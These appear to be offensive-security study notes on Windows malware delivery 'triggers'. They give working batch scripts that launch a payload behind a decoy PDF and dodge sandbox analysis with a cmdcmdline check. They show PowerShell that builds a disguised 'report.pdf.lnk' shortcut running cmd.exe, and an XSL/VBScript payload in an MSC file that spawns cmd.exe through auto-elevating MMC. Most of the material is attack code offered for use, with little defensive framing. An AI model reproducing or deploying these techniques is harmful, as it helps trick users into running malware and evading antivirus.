Triggers
Batch
- text-based file format used for scripting Windows
- contains seres of commands executed in order by command line interpreter
-
.bat,.cmd, or.btmfile extension - in order to turn off visible commands from user, use
@echo offat beginning of file:
@echo off
start payload.exe
start decoy.pdf
exit
- you can change the behavior of the BAT file depending on whether it was double-clicked or run from a command line. This is done by checking the content of 2 shell variables:
%cmdcmdcmdline%: contains original command line that was invoked%~f0: contains the full path of the BAT file
- if you double-click the batch script,
cmdcmdlinewill contain a value likeC:\Windows\system32\cmd.exe /c ""C:\Users\Daniel\Desktop\test.bat""and~f0will containC:\Users\Daniel\Desktop\test.bat. - But if you run from a command prompt,
cmdcmdlinewill just containC:\Windows\System32\cmd.exe - The actor pipes the content of cmdcmdline to see if the path of the batch file is present
- if it isnt, they assume the script was run from the command line
- if it is, the script will continue
Example
@echo off
echo %cmdcmdline% | find /i "%~f0" || exit
calc
exit
- this can bypass AV and sandbox analysis since the script would be run programmatically rather than interactively
Shell Link
- binary file format used to create Windows shortcuts.
.lnkfile extension means its not shown in Explorer- can create files such as
report.pdf.lnkand it will show in explorer asreport.pdf
- can create files such as
- can also be customised to have an icon ex: having a pdf icon but linking to cmd.exe
- make for really good triggers
Create a Link
- create a link with WScript.Shell COM object via PowerShell
$wsh = New-Object -ComObject WScript.Shell
$lnk = $wsh.CreateShortcut("C:\Payloads\trigger.pdf.lnk")
$lnk.TargetPath = "%COMSPEC%"
$lnk.Arguments = "/C start payload.exe && start decoy.pdf"
$lnk.IconLocation = "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe,13"
$lnk.Save()
Microsoft Saved Console
- extension
.msc - can be used in conjunction with an unpatched XSS flaw to trigger JavaScript code via Microsoft Management Console
- example of MSC: here (weaponized portion is on line 105) which is VBScript wrapped in stylesheet and URL encoded
- automated tool to generate MSC payloads: MSC_Dropper
Payload to spawn cmd.exe:
<?xml version='1.0'?>
<stylesheet
    xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
    xmlns:user="placeholder"
    version="1.0">
    <output method="text"/>
    <ms:script implements-prefix="user" language="VBScript">
    <![CDATA[
        Set wshshell = CreateObject("WScript.Shell")
        wshshell.run "C:\\Windows\\System32\\cmd.exe"
]]></ms:script>
</stylesheet>
URL encode the payload using CyberChef , then paste the encoded string onto line 105
xsl.loadXML(unescape("<ENCODED SCRIPT HERE>"))

Double-clicking the MSC file will launch an instance mmc.exe, which in turn will spawn cmd.exe
- one advantage of this technique is that MMC is auto-elevating binary so the user will be prompted to complete UAC if they are local and the payload will run in high-integrity